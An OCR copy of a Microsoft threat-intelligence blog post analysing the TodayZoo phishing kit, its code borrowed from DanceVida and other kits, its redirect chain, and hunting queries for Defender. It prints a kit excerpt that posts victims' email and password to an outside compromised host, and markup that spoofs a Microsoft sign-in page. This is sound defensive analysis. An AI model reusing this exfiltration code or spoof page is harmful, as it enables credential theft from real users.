
Franken-phish: TodayZoo built from other phishing kits

microsoft.com/security/blog/2021/10/21/franken-phish-todayzoo-built-from-other-phishing-kits/

October 21, 2021



A phishing kit built using pieces of code copied from other kits, some available for sale through publicly accessible scam sellers or are reused and repackaged by other kit resellers, provides rich insight into the state of the economy that drives phishing and email threats today. We uncovered this phishing kit while examining an extensive series of credential phishing campaigns that all sent credentials to a set of endpoints operated by the attackers.

We named the kit “TodayZoo” because of its curious use of these words in its credential harvesting component in earlier campaigns, likely a reference to phishing pages that spoofed a popular video conferencing application. Our prior research on phishing kits told us TodayZoo contained large pieces of code copied from widely circulated ones. The copied code segments even have the comment markers, dead links, and other holdovers from the previous kits.

Today’s phishing attacks operate on a landscape fueled by an evolved service-based economy filled with efficient, reliable, and profitable offerings. Attackers who wish to launch a phishing campaign may rent their resource and infrastructure needs from phishing-as-a-service (PhaaS) providers, who do the legwork for them. Alternatively, they can make a one-time purchase of a phishing kit that they can “plug and play.”

That’s not to say that attackers who build their kits from the ground up are at a disadvantage. If anything, the abundance of phishing kits and other tools available for sale or rent makes it easy for a lone wolf attacker to pick and choose the best features from these kits. They put these functionalities together in a customized kit and try to reap the benefits all to themselves. Such is the case of TodayZoo: because of the consistency in the redirection patterns, domains, and other techniques, tactics, and procedures (TTPs) of its related campaigns, we believe that the actors behind it came across an old phishing kit template and replaced the credential harvesting part with its own exfiltration logic to make TodayZoo solely for their nefarious purposes.

Since the first observed instances of the TodayZoo phishing kit last December, large email campaigns leading to it have continued without significant pause. Our analysis of its phishing page artifacts, redirection routines, and domain generation algorithm (DGA) methods for the initial sites helps ensure Microsoft Defender for Office 365 effectively protect customers from the said campaigns.

Microsoft tracks unique phishing kits, phishing services, and other components used in phishing to better protect customers from malicious emails at a larger scale. Combined with our monitoring of individual credential campaigns and the latest evasion techniques, our research into kits and services provides us with a better understanding of the structure of phishing email messages. Such threat intelligence and insights, in turn, feed into our protection technologies, such as Defender for Office 365 and Microsoft 365 Defender.

This blog post details some of the technical aspects of a phishing campaign based on the TodayZoo kit. It also provides information about “DanceVida,” a potential parent family of kits based on a shared resource link, and how it and other historical patterns figure in TodayZoo’s code structure.

What's in a kit?

A "phishing kit" or "phish kit" can refer to various parts of a set of software or services meant to facilitate phishing. The term refers most commonly to an archive file containing images, scripts, and HTML pages that enable an attacker to quickly set up an undetectable phishing page and collect credentials through it. However, "phishing kit" can also be used to refer specifically to the unique page itself that spoofs a brand and interacts with a user, collects the user's credentials, and posts them to an asset the attacker owns.

Phishing kits are generally split into the following major components based on function:

- **Imitation:** These components help make the login pages appear legitimate. These can include imagery to imitate welcome banners, as well as dynamically generated logos and branding that are fetched based on the target's email address. These components may also include legitimate links and "help" or "password reset" buttons that navigate cautious users out of the page and onto legitimate sites.
- **Obfuscation:** These components hide the pages' true purpose from scanners or automated security detection systems. Obfuscation techniques can be through encoding or individual functions designed to make the extraction of resources more difficult. Obfuscation can also include anti-sandboxing resources on the page or on the site that are called to enforce geofencing, CAPTCHAs, and others.
- **Credential harvest:** These components facilitate the entry, collection, and exfiltration of the credentials the target user provides. These components also include information about where said credentials are sent, how they are stored, and which sites the user is sent to after giving their credentials.

These components are seen in the TodayZoo phishing kit, which we will discuss in the following sections.

Breaking down a TodayZoo-based phishing campaign

The use of the TodayZoo phishing kit was initially seen in December 2020. Then, in March 2021, we observed a series of phishing campaigns abuse the *AwsApps[.]com* domain to send the email messages that eventually directed users to the final landing pages, leading us to examine the kit more closely. As of this writing, we have already notified Amazon about the abovementioned abuse in their domain, and they promptly took action.

The attackers created malicious accounts at scale. Initially, the sender emails appeared with randomly generated domain names such as *wederfs76y3uwedi3uy89ewdu23ye87293eqwhduayqw[.]awsapps[.]com*. This contrasts legitimate emails—and even some spoofed phishing ones—where the subdomain would represent a company hostname.

The email message itself was relatively simple: it impersonated Microsoft and leveraged a zero-point font obfuscation technique in an attempt to evade detection. For example, in the early iterations of their campaign, the attackers used the *<ins></ins>* tags to insert the date of the message every few characters invisibly, as shown below:

Figure 1. Example of zero-point font obfuscation to insert the date into the HTML code of the email message

The social engineering lures in the message body repeatedly changed over the months. Campaigns in April and May used password reset, while more the recent campaigns in August were leveraging fax and scanner notifications.




Figure 2. Example of an email lure leading to TodayZoo phishing kit

Regardless of the lure, the following attack chain is consistent, with initial and secondary redirectors, a final landing page, and a credential harvesting page. Below is a sample of TodayZoo's attack chain URLs:

- **Initial redirector:** hxxp://2124658742[.]ujsd[.]pentsweser[.]com//fhwpp8sv[.]#aHR0cHM6Ly9saW1lc3RvbmVzbS5jb20vZWRmaC5rZXJmcS8jbm8tcmVwbHlAb
- **Secondary redirector:** hxxps://limestonesm[.]com/edfh.kerfq/#no-reply@microsoft[.]com
- **Final landing page:** hxxps://fra1[.]digitaloceanspaces[.]com/koip/25_40_24_5E_40_26_40_26_28_29_23_23_5E_23_24_26_5E_25_26_40_5E_28_23_26.html# reply@microsoft[.]com
- **Credential harvesting page:** hxxps://nftduniya[.]com/cas/vcoominctodayq[.]php

The initial and secondary URLs are either compromised or attacker-created sites and serve as redirectors to funnel the more extensive set of URLs used in the emails to the final landing page where the phishing kit is hosted. The initial URL used infinite subdomains, a previously discussed technique that allows attackers to use a unique URL for each recipient while only purchasing or compromising one domain. The URL also leveraged malformed URLs that consisted of multiple forward slashes at the demarcation of the path, as well as the secondary URL that is encoded along with the recipient's email address.

In almost every instance of the TodayZoo-based campaign we've seen, the final landing page is hosted within the service provider DigitalOcean. This page bears a few tangible differences from a standard Microsoft 365 sign-in page. Notably, it has not substantially changed in appearance from the start of the year to the time of publication of this blog. This lack of change is because, despite the numerous changes in the delivery method, lures, and sites used as indicators of attack (IOAs), the TodayZoo kit stayed nearly identical with only a few strings changing.




Figure 3. An example of TodayZoo's fake sign-in page in August 2021

There was little of the obfuscation component within the TodayZoo kit because the landing page's source code revealed where the stolen credentials would be exfiltrated, which was another compromised site ending in *TodayZoo.php*. Typically, credential harvesting pages process the credentials and forward them to additional email accounts owned by sellers or purchasers of the kit for collection later. It's unusual for campaigns to store the credentials locally on the site itself.

```
var Tombol1 = $('#Tombol1');
Tombol1.click(function(e){
    e.preventDefault();
    var pass = $('#password');
    var password_v = pass.val();
    $.ajax({
        url: 'https://chocadossextaregion.cl/buo/vcoominctodayq.php', // Set Link Here (3 LINK)
        type: 'POST',
        dataType: 'html',
        beforeSend: function(){
            $("#loader").show();
        },
        data: { u : email, p : password_v},
        crossDomain: true,
        success: function(msg) {
            $("#loader").hide();
            if (msg == 'VALID'){
                $(".FORM1").hide();
                $(".Finish").show();
                window.location.replace("https://docs.microsoft.com/en-us/office365/servicedescriptions/
                exchange-online-service-description/exchange-online-limits#mailb");
```

Figure 4. An excerpt from the TodayZoo HTML source depicting credential exfiltration

It should be noted that based on our analysis, the file name *TodayZoo.php* appears to be derived from a previous version of the phishing kit whose credential processing page ends in *Zoom.php*. The said version also has markers like “Today Zoom Meetings,” indicating that it was initially targeting users of a popular video conferencing application.

The succeeding TodayZoo-based campaigns follow the attack killchain pattern and source code discussed above. While for the first few months of operation, *TodayZoo.php* was utilized, the most recent harvesting pages have maintained the word “today” but now may use *vcoominctodayq.php* instead.

The attackers have also moved from abusing a single legitimate mailing service to compromising mailing service accounts for their email campaigns. However, they maintain specific leftover character patterns in their URL paths and subdomains that work with the other TTPs described.

Piecing the puzzle

Typically, phishing kits that are resold or reused have indicators of multiple actors using them through their generated email campaigns. For example, these campaigns will have varying redirection techniques and hosting domains for their final landing pages. In the case of TodayZoo, as previously mentioned, there is consistency in the patterns, domains, and TTPs of the related campaigns. While many phishing kits are attributed to a wide variety of email campaign patterns and, conversely, many email campaign patterns are associated with many phishing kits, TodayZoo-based pages exclusively utilized the same email campaign patterns, and any of those subsequent email campaigns only surfaced TodayZoo kits. These lead us to believe that the actors behind this specific TodayZoo implementation are operating on their own.

Within the source code of the TodayZoo landing page we analyzed, there were several static references at the very start to external sources. Generally, these external links help a phishing kit properly imitate the login page and other branding elements of the site they are spoofing. However, in TodayZoo’s case, many of these site connections were “dead links” and did not serve a relevant function within the page. Littered throughout the source code as well were various markers like *<!– FORM 111111111111111 –>* and *<!– FINISHHHHHHHHHHHHHHHHHHHHH –>*. Some portions of the source code also utilized multiple languages in different sections, making clear indications of which ones have been replaced.

Upon further investigation, we identified the dead links and markers as holdovers from many other commoditized kits available for free or purchase. We then compared TodayZoo with other phishing kits we have analyzed previously and found that even these kits also contained references to sites like *Dancevida[.]com* but would have different code blocks for their obfuscation or credential harvest components.

```
<!DOCTYPE html>
<html lang="en">
<iframe style="border: 0;" src="https://login.microsoftonline.com/logout.srf?ct=1548343592&rver=64.4.6456.0&lc=1033&id=501392"
height="0" width="0"></iframe>
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <link href="https://aadcdn.msauth.net/ests/2.1/content/images/favicon_a_eupayfgghqiai7k9sol6lg2.ico" rel="shortcut icon">
    <link rel="stylesheet" href="https://stackpath.bootstrapcdn.com/bootstrap/4.3.1/css/bootstrap.min.css" />
    <link rel="stylesheet" href="https://use.fontawesome.com/releases/v5.6.1/css/all.css" />
    <link rel="stylesheet" href="https://dancevida.com/css/app.css" />
    <title> Sign in</title>
```

Figure 5. An excerpt from a TodayZoo landing page source code referencing DanceVida[.]com

The DanceVida connection

"DanceVida" is more of a code block than a full-fledged phishing kit. As such, kits that use DanceVida are rather diverse in their delivery, lures, and location because they are directly for sale on various forums under kit-naming schemas, as well as under a wider variety of landing page templates, including document download pages. Most of the credentials that the DanceVida-based kits' harvesting pages gather are exfiltrated to accounts using free email services, such as GMail, Yahoo!, and Yandex.

One of the more notable kits that also reference DanceVida and share components with what we observed in the TodayZoo credential phishing campaigns is "Office-RD117," which is related to an online seller known as "Fud Tool." This seller also offers other phishing kits and email and SMS delivery tools on various forums and other websites.




Figure 6: Screenshot of the now-defunct Fud Tool website from the Wayback Machine Internet Archive

It is interesting to note that when analyzing the Office-RD117 kit, we also saw signatures from multiple sellers within its packaged resources. There are also instances of dead links, such as a reference to a GitHub account that was only live for less than a day in January 2020 (the said account is still carried over to kits online as of this writing). This goes to show that even commercially available phishing kits reuse and repurpose elements from other ones. Such mixing and matching also make it quite challenging to determine where one kit ends and another one begins.

Comparing TodayZoo with DanceVida and other kits

In the case of TodayZoo, we observed that its implementations only match the larger superset of kits referencing DanceVida at about 30-35%. As seen in the figures below that compare a TodayZoo sample with a randomly selected DanceVida sample, both initially have similar structure and pieces of code until TodayZoo deviated in the credential harvesting component:




Figure 7. A comparison of DanceVida and TodayZoo kits, showing matching source codes




Figure 8. A comparison of DanceVida and TodayZoo kits showing highly similar source codes. Note how TodayZoo has changed its variables.




Figure 9. A comparison of DanceVida and TodayZoo kits showing slightly different implementation for credential posting

To further illustrate the “Frankenstein’s monster” characteristic of TodayZoo, the table below expands the comparison of one of its current phishing pages with Office-RD117, as well as with four other landing pages. These landing pages are unattributed to specific operators and reference DanceVida or use the same credential-harvesting POST statements. While all these samples share code segments in their imitation, obfuscation, or credential harvesting components, they each still have unique elements that differentiate them.

Kit name	POST file	Sample hash	Date seen	Similarity	Section most matched
TodayZoo	*todayzoo.php*	e7d0c9797f6e201cae8ec50d6236b820c0c297aeb99a9e2dd16eec05d7c1e5e0	Sep 2021	100%	N/A (Representative)
Office-RD117	*next.php*	62fee8bcf659bca465eace6be5675cd6541be300fc824648f950397c7de41ff7	May 2021	46.0%	Imitation
Zenfo	*next.php*	46dc8049a2b5fc078fbe3f4aa28b268f8d3accb32e2730e62cbecdb3c16add83	Jul 2021	34.0%	Imitation
FLCFood	*next.php*	f8fd1a5ef4af4b10ad358c863ff4c50e65252aceca67ad602c472e654690b75c	Sep 2020	40.3%	Imitation
Botssoft	*log.php*	64cefc3180e9ca34a9344c046b79d6f227f4e75d140b08a305c4054553f38642	May 2021	30.1%	Credential harvest
WikiRed	*log.php*	837ce9725dac022af3ce49a0625e90fa8c09d6f6ee2780757d0006ff953465e9	Apr 2021	26.2%	Credential harvest

Table 1. Similarity areas and percentages of related phish kits to a recent TodayZoo sample




Figure 10. Graphical representation of the similarity areas of related phish kits to a recent TodayZoo sample

The above comparisons show a history of alterations and suggest an existence of a "core" set of codes being reused by these phishing kits. They are also reminiscent of how remote access Trojans (RAT) and other malware families are continuously retooled by threat actors yet retain large chunks of code blocks across the board.

How threat intelligence enriches anti-phishing technologies in Microsoft Defender for Office 365

Our analysis of TodayZoo, DanceVida, and other phishing kits gives us several insights into the underground economy today. First, this research further proves that most phishing kits observed or available today are based on a smaller cluster of larger kit "families." While this trend has been observed previously, it continues to be the norm, given how phishing kits we've seen share large amounts of code among themselves. The continued presence of dead links and callbacks to other kits indicates that many phishing kit distributors and phishing operators have easy access to these existing kits and use parts of them to make new ones faster.

Secondly, our research shows that the players in the cybercrime economy count on a lack of examination into their products. Whether that is a bane or a boon on their part depends on how the products' codes are implemented. For example, an unchecked reused kit that still calls back to its original creator with copies of stolen credentials potentially translates into an equivalent of a passive income for the said creator.

Insights such as those presented above enrich our protection technologies. Our intelligence on unique phishing kits such as TodayZoo, phishing services, and other components of phishing attacks allows Microsoft Defender for Office 365 to detect related campaigns and block malicious emails, URLs, and landing pages. Combined with Defender for Office 365's use of machine learning, heuristics, and advanced detonation technology, such intel also makes it possible to detect kits that attempt to leverage techniques from one or multiple codes, even before a user receives the email or interacts with the content.

Threat intelligence about the latest trends in the phishing landscape also feeds into other Microsoft security solutions, such as Microsoft Defender SmartScreen, which blocks phishing websites and malicious URLs and domains in the browser, and Network protection, which blocks connections to malicious domains and IP addresses. Advanced hunting capabilities allow analysts to search for phishing kit components and other IOAs.

Organizations can configure the recommended settings in Microsoft Defender for Office 365, such as applying anti-phishing, Safe Links, and Safe Attachments policies. These ensure real-time protection by scanning at the time of delivery and at the time of click. They can further strengthen their protection with Microsoft 365 Defender, which correlates signals from emails, endpoints, and other domains, delivering coordinated defense.

Learn how you can stop credential phishing and other email threats through comprehensive, industry-leading protection with Microsoft Defender for Office 365.

Visit our National Cybersecurity Awareness Month page for more resources and information on protecting your organization year-round. **Do your part. #BeCyberSmart**

Microsoft 365 Defender Threat Intelligence Team

Advanced hunting queries

Emails with TodayZoo operator patterns

Use this query to find emails sent that utilize additional forward slashes at the path and domain split point and utilize the TodayZoo operators' patterns in the path and the subdomain structure. TodayZoo operators occasionally store URLs in the attachment, so this query would not surface those instances.

```
EmailUrlInfo
| where Url matches regex "(ujsd)?\\.[a-z]+\\.com\\/\\/.+\\.#"
```

Endpoint activity where TodayZoo patterns redirect to DigitalOcean

Use this query to find emails sent that utilize additional forward slashes at the path and domain split point and utilize the TodayZoo operators' patterns in the path and the subdomain structure.

```
DeviceNetworkEvents
| where RemoteUrl matches regex "(ujsd)\\.[a-z]+\\.com\\/\\/.+\\.#" or RemoteUrl endswith "digitaloceanspaces.com"
| extend Domain = extract(@"[^.]+(\.[^.]{2,3})?\.[^.]{2,12}$", 0, RemoteUrl)
